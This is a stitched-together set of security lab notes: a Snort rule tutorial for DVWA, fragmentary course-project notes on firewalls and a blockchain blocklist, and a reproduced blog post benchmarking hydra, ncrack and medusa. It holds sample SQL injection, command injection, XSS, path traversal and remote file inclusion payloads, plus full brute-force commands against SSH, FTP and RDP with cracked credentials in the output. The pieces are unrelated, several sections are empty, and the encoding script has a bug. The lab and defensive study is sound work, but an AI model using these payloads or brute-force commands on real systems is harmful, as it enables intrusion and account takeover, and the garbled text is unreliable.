This rule supposed to detect sql attacks that comes from a url with parameter "id"  to understand why i have used the uricontent i prefer to let you read the snort manual then i recommend for you [this post](http://vrt-blog.snort.org/2010/04/using-snort-fast-patterns-wisely-for.html) ,but pleas read [this manual](http://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&ved=0CEwQFjAA&url=http%3A%2F%2Fwww.snort.org%2Fassets%2F166%2Fsnort_manual.pdf&ei=9t_DT-jfNsTD8QOZqZGhDA&usg=AFQjCNHHWfEK8ZS1eh88fv_J27Peul5gQw&sig2=Gr7WJz-T2A0I6dNhkhehRw) if you did not yet ,this is very important.

If the URL contains the id then we'll search the parameter content, by using the regular expression, we'll search for zero or more any word character,followed by the single quotation this single quotation followed by one or more  any word character or one or more  none word character or one or more  none digit  or one or more  digit.

So if i inserted our first attack then it shall be detected like this:

' or 1=1;#

http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=

matches the uricontent pattern with parameter value ' or 1=1;#

this is a week rule let me show you why:

/\*\*\*\*\*\*\*\*\*/'/\*\*\*\*\*\*\*\*\*\*\*\*\*/or/\*\*\*\*\*\*\*\*\*\*\*\*/1=1/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/;#

By this attack the rule wont work :),as you can see it is easy to bypass,take a look at the url:

http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=%2F\*\*\*\*\*\*\*\*\*%2F%27%2F\*\*\*\*\*\*\*\*\*\*\*\*\*%2For%2F\*\*\*\*\*\*\*\*\*\*\*\*%2F1%3D1%2F\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*%2F%3B%23&Submit=Submit#

If you send a data that contains meta charterers the meta chars will be encoded  as you can see you did not send "/" you sent %2F

Q:How can i solve this?

A:i did this by:

**alert tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORT  (msg:"[The system detected Sql Injection Attack-2]"; flow:to\_server,established; uricontent:"/?id";nocase; pcre:"/(((\?id=)|(\?id%3D)).{0,}(\%3b)|(\;).{0,}((\#)|(\%23)))/ix"; classtype:web-application-attack; sid:1000011; rev:1;)**

"/(((\?id=)|(\?id%3D)).{0,}(\%3b)|(\;).{0,}((\#)|(\%23)))/ix";

Did you note the dot?,it  matches any single character ,and we have {0,}at least zero it is like zero or more (\*),then we have the (;) and again zero or more single character then the (#)

So how can i test our rule?,  i'll use the last rule by running the prevention  mode:

**drop tcp $EXTERNAL\_NET any -> $HOME\_NET $HTTP\_PORT  (msg:"[The system detected Sql Injection Attack-2]"; flow:to\_server,established; uricontent:"/?id";nocase; pcre:"/(((\?id=)|(\?id%3D)).{0,}(\%3b)|(\;).{0,}((\#)|(\%23)))/ix"; classtype:web-application-attack; sid:1000011; rev:1;)**

if you want to run the prevention mode do this command (I suppose that you have the write configurations) :  
  
**~$ snort  --daq afpacket -Q -c /etc/snort/snort.conf -i eth1:eth2**  
  
  
Try Those attacks:  
  
' or 1=1;#  
/\*\*\*\*\*\*\*\*\*/'/\*\*\*\*\*\*\*\*\*\*\*\*\*/or/\*\*\*\*\*\*\*\*\*\*\*\*/1=1/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/;#  
  
 Then try to change the security level to medium on your DVWA and try to do this:  
  
1 union select user\_id,password from users where user\_id >10 or 1=1;#  
  
/\*\*\*\*\*\*\*\*\*/1 /\*\*\*\*\*\*\*\*\*\*\*\*\*/or/\*\*\*\*\*\*\*\*\*\*\*\*/1=1/\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*/;#  
  
then try and try :)  
  
The user id field shall deal with users id numbers/charterers in general.  
 

**Command Execution vulnerability**

The DVWA vulnerable for command execution where the attacker can execute commands on the server for example ls -lth and more !.  
  
The web application asking the users to insert an ip adress to ping the host that holding the ip address.  
  
I can use this rule and trust it on my server that using the “DVWA” because it is customised to be used on on this site!. It will prevent  command execution attempt, the possible ways (that i know) to execute such kind of commands are:  
  
xxx.xxx.xxx.xxx;cmd  
  
xxx.xxx.xxx.xxx|cmd  
  
xxx.xxx.xxx.xxx&cmd  
  
  
;cmd  
  
|cmd  
  
&cmd  
  
X;cmd  
  
X|cmd  
  
X&cmd  
  
where xxx.xxx.xxx.xxx is any ip address,cmd is the command injected by the attacker,X is any character.  
  
**If we increased the level to medium we can bypass it by adding additional meta character ,but we still can prevent it by our rule.**  
  
If the attacker tried to use the equivalents hexadecimal code the rule will prevent it.

**drop tcp $EXTERNAL\_NET any -> $HOME\_NET 80 (msg:"Web-Attack [Command execution attempt-2]"; flow:to\_server,established; uricontent:"/exec/"; nocase; pcre:"/((((\w\*)|(\d\*)|(\D\*)|(.\*))((\%3b)|(\;)((\w\*)|(\d\*)|(\D\*)|(.))[^&submit])|((\%7C)|(\|)[^&submit])|((\%26)|(&)[^submit])(\w+)[&submit]))/ix"; classtype:web-application-attack; sid:10000018;rev:1;)**

**Rules to detect XSS Attacks**

As an Example of this kind of attacks:  
  
<script>alert("if the application accepted this then it is vulnerable");<script>

this is the same of the above attack :D

%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28%e2%80%9c%54%68%69%73%20%69%73%20%61%20%74%65%73%74%69%6e%67%20%41%74%74%61%63%6b%20%69%66%20%74%68%65%20%70%61%67%65%20%61%63%63%65%70%74%65%64%20%74%68%69%73%20%61%74%74%61%63%6b%20%74%68%65%6e%20%69%74%20%69%73%20%76%75%6c%6e%65%72%61%62%6c%65%21%e2%80%9d%29%3c%2f%73%63%72%69%70%74%3e

you can convert it by this python code:

attack= raw\_input("your Attack : ")  
converted\_attack= ""  
for a\_char in attack:  
    converted\_attack +="%"+hex(ord(c)).split("x")[1]  
print(converted\_attack)

the following rule can detect both forms of the atack:

**alert tcp $EXTERNAL\_NET any -> $HOME\_NET 80 (msg:"[XSS Attack--3]"; flow:to\_server,established; pcre:"/(((\%3e\%3c)|(\%3c))((\w\*)([.]\*|([\n]\*.[\n]\*)|[\r]\*.[\r]\*)(\w\*))|((\%[0-9a-f]+)+)(%3e))/ix"; classtype:web-application-attack; sid:1000071; rev:1;)**

But it gives a FP (false positive), on the case of 1<2 , i want attacks that contains html tags or java sctript tags i don't expect on our DVWA that some one have a name: <someone>  
  
 so to improve  it i did:

**drop tcp  $EXTERNAL\_NET any -> $HOME\_NET 80 (msg:"[XSS Attack]"; flow:to\_server,established; pcre:"/(((\%3e)+|(\%3e\%3c)+|(\%3c)+))(((\w\*)([.]\*|([\n]\*.[\n]\*)|[\r]\*.[\r]\*)(\w\*))|((\%[0-9a-f]+)+))(%3e))/ix"; classtype:web-application-attack; sid:1000071; rev:1;)**

only attacks that will start and end with < and >shall considered attacks which includes atacks like: >< somthing >>>  
Do you think it is a good idea to ignore the cases such as : 1 < 2 for example?!.  
Do you know that the DVWA at the page of sql injection also vulnerable for XSS attacks and this is why i did not limit this rule to work on the XSS attacks pages!.  
  
Try to do this :  
  
http://192.168.1.8/dvwa/vulnerabilities/sqli/?id=1+%3Cscript%3Ealert%28%22am+also+vlunerable%22%29%3C%2Fscript%3E&Submit=Submit#

**Rules to detect File inclusion**

To prevent this kind of attacks i want to ensure that the user can not change the path and the path can only be changed from the server.  
  
Two rules written for this type of attacks one for remote Attacks and one for local attacks .  
  
I wrote both rules in 20 minutes so i expect suggestions :),not only for those rules but for all the above rules,some people may say :we needs the  File traversal,...ok but in our case study i don't need it.  
  
**drop tcp  $EXTERNAL\_NET any -> $HOME\_NET 80 (msg:"[File Inclusion Attempt-With File traversal]"; flow:to\_server,established;uricontent:"/?page=";nocase; pcre:"/(((\/?page=)|(\/?page%3D))((((\.)|(\%2e))+((\/)|(\%2f)))+(\w)\*))/ix"; classtype:web-application-attack; sid:10000122; rev:1;)**  
  
  
**Try for example:http://192.168.1.8/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd**  
  
**For Remote Attacks:**  
 **drop tcp $EXTERNAL\_NET any -> $HOME\_NET 80(msg:"[Remot-File Inclusion Attempt]"; flow:to\_server,established; pcre:"/(((\/?page=)|(\/?page%3D))((\w)\*(http:\/\/))+(\w)\*)/ix"; classtype:web-application-attack; sid:10000121; rev:1;)**  
  
**Try for example :**  
  
**http://192.168.1.8/dvwa/vulnerabilities/fi/?page=http://attackerSite.com/TheDamitScript.txt**  
You can use both rules in IDS mode just change the drop to alert and run the snort on IDS mode.



## UFW

<https://www.vultr.com/docs/how-to-configure-ufw-firewall-on-ubuntu-14-04>

## ACL

## Universal Access Control on RFF

I set it as scanning all targeted devices every 1 minutes, so that the traffic can be consumed by wireshark used for question 2.

# Other Threats Mitigation Strategies (if time permits


## Network Drop Algorthim

.Secure balance between reliability and performance


1. Install software /cronjob on host 1 and 2

## Blockchain Based Blocklist

root@blockchain-node-2:~/project/project-source-code# truffle deploy --network development



Result:



truffle(development)> instance = await Blocklist.at("0xBd5fa0F904A944f8e1b7a08D1D2229297f5899a3")

## Snort Alerts Reaction Automation

This section is talking about how to setup automation process to react to the alerts reported by Snort.

On Snort-IDS server, we need to create a shell script to automtiacally send alert reports to web services host or Blocchain nodes:

# REFERENCES

1. DR. NUR ZINCIR-HEYWOOD, https://web.cs.dal.ca/~zincir/cs6706.html
2. Truffle Suite: <https://www.trufflesuite.com/docs/truffle/quickstart>
3. <https://linuxize.com/post/how-to-install-node-js-on-ubuntu-18.04/>
4. Install truffle suite: <https://medium.com/@techgeek628/how-to-install-and-execute-truffle-on-an-ubuntu-16-04-7ebb3444707e>
5. Curl web servies : <https://www.baeldung.com/curl-rest>
6. Medusa guildlines: hackingarticles.in/comprehensive-guide-on-medusa-a-brute-forcing-tool/
7. Truffle and Ganache-cli: <https://medium.com/coinmonks/5-minute-guide-to-deploying-smart-contracts-with-truffle-and-ropsten-b3e30d5ee1e>
8. Snort default alerts: <https://www.apt-browse.org/browse/debian/wheezy/main/all/snort-rules-default>
9. Metasplotable commands list: <http://atic-tw.blogspot.com/p/userpass.html>
10. <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>
11. ZAP guild: <https://www.zaproxy.org/docs/docker/about/>
12. Metasploits: <https://metasploit.help.rapid7.com/docs/metasploitable-2-exploitability-guide>
13. Dirty\_cow source code : https://www.exploit-db.com/exploits/40839

Brute Forcing Passwords with ncrack, hydra and medusa

Ready to test a number of password brute-forcing tools? Passwords are often the weakest link in any system. Testing for weak passwords is an important part of security vulnerability assessments.

I am going to focus on tools that allow remote service brute-forcing. These are typically Internet facing services that are accessible from anywhere in the world. Another type of password brute-forcing is attacks against the password hash. Powerful tools such as Hashcat can crack encrypted password hashes on a local system.

The three tools I will assess are Hydra, Medusa and Ncrack (from nmap.org).

Installation

Installation of all three tools was straight forward on Ubuntu Linux. Use the standard method to compile an application from source.

wget https://nmap.org/ncrack/dist/ncrack-0.7.tar.gz

./configure

make

make install

wget https://github.com/vanhauser-thc/thc-hydra/archive/v9.0.tar.gz

./configure

make

make install

wget http://www.foofus.net/jmk/tools/medusa-2.2.tar.gz

./configure

make

make install

Password List

I grabbed a list of 500 passwords from skullsecurity.org. Of course, you can find password lists with many thousands or even millions of passwords. You will need to choose what is most appropriate for your password testing as factors such as target type and rate of testing will be major factors.

wget https://downloads.skullsecurity.org/passwords/500-worst-passwords.txt.bz2

The following tests were performed against a Linux Virtual Machine running on Virtualbox. Speed will vary depending on whether the target is local, the latency of the connection, and even the processing power of the target system. Heavy brute forcing can impact a targets CPU potentially causing a denial of service condition. Take care if testing production systems.

Tests

The first series of tests was against SSH. I set the root account with the password toor. I added toor to the end of the 500 password list at number 499.

~# hydra -l root -P 500-worst-passwords.txt 10.10.10.10 ssh

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-05 16:45:19

[DATA] 16 tasks, 1 servers, 500 login tries (l:1/p:500), ~31 tries per task

[DATA] attacking service ssh on port 22

[STATUS] 185.00 tries/min, 185 tries in 00:01h, 315 todo in 00:02h

[STATUS] 183.00 tries/min, 366 tries in 00:02h, 134 todo in 00:01h

[22][ssh] host: 10.10.10.10 login: root password: toor

[STATUS] attack finished for 10.10.10.10 (waiting for children to finish)

Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-05 16:48:08

Successfully found the password with Hydra!

~# ncrack -p 22 --user root -P 500-worst-passwords.txt 10.10.10.10

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-05 16:50 EST

Stats: 0:00:18 elapsed; 0 services completed (1 total)

Rate: 0.09; Found: 0; About 6.80% done; ETC: 16:54 (0:04:07 remaining)

Stats: 0:01:46 elapsed; 0 services completed (1 total)

Rate: 3.77; Found: 0; About 78.40% done; ETC: 16:52 (0:00:29 remaining)

Discovered credentials for ssh on 10.10.10.10 22/tcp:

10.10.10.10 22/tcp ssh: 'root' 'toor'

Ncrack done: 1 service scanned in 138.03 seconds.

Ncrack finished.

Successfully found the password with Ncrack!

# medusa -u root -P 500-worst-passwords.txt -h 10.10.10.10 -M ssh

Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks

ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: 123456 (1 of 500 complete)

ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: password (2 of 500 complete)

<< --- SNIP --->>>

ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: billy (498 of 500 complete)

ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: toor (499 of 500 complete)

ACCOUNT FOUND: [ssh] Host: 10.10.10.10 User: root Password: toor [SUCCESS]

~ 1500 seconds

Success again with Medusa, however it took over 10 times as long with the default settings of each tool.

Speed things up

Lets try and speed things up a bit. Cranking up Medusa speed to use 5 concurrent logins fails with the following error:

ACCOUNT CHECK: [ssh] Host: 10.10.10.10 (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: mustang (7 of 500 complete)

medusa: ath.c:193: \_gcry\_ath\_mutex\_lock: Assertion `\*lock == ((ath\_mutex\_t) 0)' failed.

Aborted

Trying Ncrack at a faster rate was a bit faster but not much.

ncrack -p ssh -u root -P 500-worst-passwords.txt -T5 10.10.10.10

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 09:04 EST

Discovered credentials for ssh on 10.10.10.10 22/tcp:

10.10.10.10 22/tcp ssh: 'root' 'toor'

Ncrack done: 1 service scanned in 128.98 seconds.

Ncrack finished.

Is Hydra any faster? Here I added the option for 32 threads.

$ hydra -t 32 -l root -P 500-worst-passwords.txt 10.10.10.10 ssh

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-06 12:44:03

[DATA] 32 tasks, 1 servers, 500 login tries (l:1/p:500), ~15 tries per task

[DATA] attacking service ssh on port 22

[STATUS] 184.00 tries/min, 184 tries in 00:01h, 316 todo in 00:02h

[STATUS] 185.50 tries/min, 371 tries in 00:02h, 129 todo in 00:01h

[STATUS] attack finished for 10.10.10.10 (waiting for children to finish)

[22][ssh] host: 10.10.10.10 login: root password: toor

Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-06 12:46:57

No change really. Perhaps the limiting factor for Hydra and Ncrack is the speed of response from the VirtualBox machine. Either way, it appears the default speed is pretty good for both tools.

Now to try hitting the FTP server on the same host (vsftpd).

ncrack -u test -P 500-worst-passwords.txt 10.10.10.10 -p 21

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 12:53 EST

Stats: 0:00:40 elapsed; 0 services completed (1 total)

Rate: 5.94; Found: 0; About 47.20% done; ETC: 12:54 (0:00:45 remaining)

Stats: 0:00:59 elapsed; 0 services completed (1 total)

Rate: 6.93; Found: 0; About 88.00% done; ETC: 12:54 (0:00:08 remaining)

Discovered credentials for ftp on 10.10.10.10 21/tcp:

10.10.10.10 21/tcp ftp: 'test' 'toor'

Ncrack done: 1 service scanned in 69.01 seconds.

Attempting to push it faster....

$ ncrack -u test -P 500-worst-passwords.txt -T 5 10.10.10.10 -p 21

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 12:55 EST

Stats: 0:00:03 elapsed; 0 services completed (1 total)

Rate: 0.00; Found: 0; About 0.00% done

Stats: 0:00:06 elapsed; 0 services completed (1 total)

Rate: 0.00; Found: 0; About 0.00% done

Discovered credentials for ftp on 10.10.10.10 21/tcp:

10.10.10.10 21/tcp ftp: 'test' 'toor'

Ncrack done: 1 service scanned in 66.01 seconds.

Same result. Limiting factor is likely the VM.

$ hydra -l root -P 500-worst-passwords.txt 10.10.10.10 ftp

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-06 13:07:43

[DATA] 16 tasks, 1 servers, 500 login tries (l:1/p:500), ~31 tries per task

[DATA] attacking service ftp on port 21

Error: Not an FTP protocol or service shutdown: 500 OOPS: priv\_sock\_get\_cmd

Error: Not an FTP protocol or service shutdown: 500 OOPS: priv\_sock\_get\_cmd

[STATUS] 219.00 tries/min, 219 tries in 00:01h, 281 todo in 00:02h

Error: Not an FTP protocol or service shutdown: 500 OOPS: priv\_sock\_get\_cmd

Error: Not an FTP protocol or service shutdown: 500 OOPS: priv\_sock\_get\_cmd

[STATUS] 233.06 tries/min, 470 tries in 00:02h, 30 todo in 00:01h

[STATUS] attack finished for 10.10.10.10 (waiting for children to finish)

Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-06 13:09:56

Oops, did we crash the FTP service?

Now testing with Medusa.

~$ medusa -u test -P 500-worst-passwords.txt -h 10.10.10.10 -M ftp

Medusa v2.0 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks

ACCOUNT CHECK: [ftp] Host: 10.10.10.10 (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 123456 (1 of 500 complete)

ACCOUNT CHECK: [ftp] Host: 10.10.10.10 (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: password (2 of 500 complete)

ACCOUNT CHECK: [ftp] Host: 10.10.10.10 (1 of 1, 0 complete) User: test (1 of 1, 0 complete) Password: 12345678 (3 of 500 complete)

ERROR: [ftp.mod] failed: medusaReceive returned no data. Server may have dropped connection due to lack of encryption. Enabling the EXPLICIT mode may help.

CRITICAL: Unknown ftp.mod module state -1

Medusa also appears to be struggling.

Lets go back and check again with ncrack to ensure the service is still ok.

~$ ncrack -u test -P 500-worst-passwords.txt -T 5 10.10.10.10 -p 21

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 13:14 EST

Discovered credentials for ftp on 10.10.10.10 21/tcp:

10.10.10.10 21/tcp ftp: 'test' 'toor'

Ncrack done: 1 service scanned in 62.99 seconds.

Ncrack finished.

ncrack for the win!

ncrack has the ability to also brute force RDP accounts. Lets hit a Windows box with Microsoft Remote Desktop Protocol enabled.

$ ncrack -u administrator -P 500-worst-passwords.txt -p 3389 10.212.50.21

Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2011-05-06 13:26 EST

Stats: 0:02:18 elapsed; 0 services completed (1 total)

Rate: 0.02; Found: 0; About 3.40% done; ETC: 14:33 (1:05:21 remaining)

Stats: 0:15:07 elapsed; 0 services completed (1 total)

Rate: 0.20; Found: 0; About 13.80% done; ETC: 15:15 (1:34:25 remaining)

Stats: 0:22:19 elapsed; 0 services completed (1 total)

Rate: 0.02; Found: 0; About 19.40% done; ETC: 15:21 (1:32:43 remaining)

Stats: 0:24:46 elapsed; 0 services completed (1 total)

Discovered credentials for rdp on 10.212.50.21 3389/tcp:

10.212.50.21 3389/tcp rdp: 'administrator' 'toor'

Ncrack done: 1 service scanned in 6072 seconds.

Protocol support varies for the different tools:

Hydra - TELNET, FTP, HTTP, HTTPS, HTTP-PROXY, SMB, SMBNT, MS-SQL, MYSQL, REXEC, irc, RSH, RLOGIN, CVS, SNMP, SMTP, SOCKS5, VNC, POP3, IMAP, NNTP, PCNFS, XMPP, ICQ, SAP/R3, LDAP2, LDAP3, Postgres, Teamspeak, Cisco auth, Cisco enable, AFP, Subversion/SVN, Firebird, LDAP2, Cisco AAA

Medusa - AFP, CVS, FTP, HTTP, IMAP, MS-SQL, MySQL, NetWare NCP, NNTP, PcAnywhere, POP3, PostgreSQL, REXEC, RLOGIN, RSH, SMBNT, SMTP-AUTH, SMTP-VRFY, SNMP, SSHv2, Subversion (SVN), Telnet, VMware Authentication Daemon (vmauthd), VNC, Generic Wrapper,

Web Form

Ncrack - RDP, SSH, http(s), SMB, pop3(s), VNC, FTP, telnet

Conclusion

There is much more that could be tested for a more comprehensive review. Other protocols, different targets, latency, and further tweaking of the scan speeds and threads.

While ncrack has limited protocol support compared to Hydra and Medusa, the only conclusion for this little test when it comes to speed, reliability, and the ability to hit RDP services ncrack wins!!

# Troubleshooting:

1, can’t ssh

mount devpts /dev/pts -t devpts